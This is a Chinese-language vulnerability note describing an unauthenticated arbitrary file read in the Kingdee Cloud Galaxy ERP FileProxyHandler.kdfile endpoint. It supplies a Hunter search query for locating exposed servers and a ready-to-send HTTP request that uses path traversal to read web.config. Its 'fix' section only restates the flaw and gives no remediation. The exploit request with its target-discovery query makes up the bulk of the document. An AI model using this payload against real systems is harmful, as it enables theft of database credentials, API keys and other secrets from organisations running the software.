J8-1金蝶-云星空-任意文件读取

漏洞描述：

金蝶云星空是一款云端企业资源管理（ERP）软件，为企业提供财务管理、供应链管理以及业务流程管理等一体化解决方案。金蝶云·星空聚焦多组织，多利润中心的大中型企业，以“开放、标准、社交”三大特性为数字经济时代的企业提供开放的 ERP 云平台。服务涵盖：财务、供应链、智能制造、阿米巴管理、全渠道营销、电商、HR、企业互联网服务，帮助企业实现数字化营销新生态及管理重构等，提升企业数字化能力。金蝶云星空FileProxyHandler.kdfile接口处由于权限设置不当，未经身份认证的攻击者可以利用此漏洞访问服务器上的任意文件，包括数据库凭据、API密钥、配置文件等，从而获取系统权限和敏感信息。

网站图片：

网络测绘：

Hunter 语法：


- hunter：app.name="Kingdee 金蝶云星空"

漏洞复现：

payload：

```
GET /FileProxyHandler.kdfile?Area=0&F=..%2F..%2Fweb.config&Ope=SDL&Step=100000 HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASP.NET_SessionId=rtanmcljbthsauvcfgff504m; Theme=standard; kdservice-sessionid=349316fc-dc0f-4a57-8cf4-20ba7b60e989
Upgrade-Insecure-Requests: 1
```

效果图:



修复建议：

金蝶云星空的FileProxyHandler.kdfile接口存在权限设置不当漏洞，允许未认证攻击者访问服务器上的敏感文件，可能危及系统安全和敏感信息。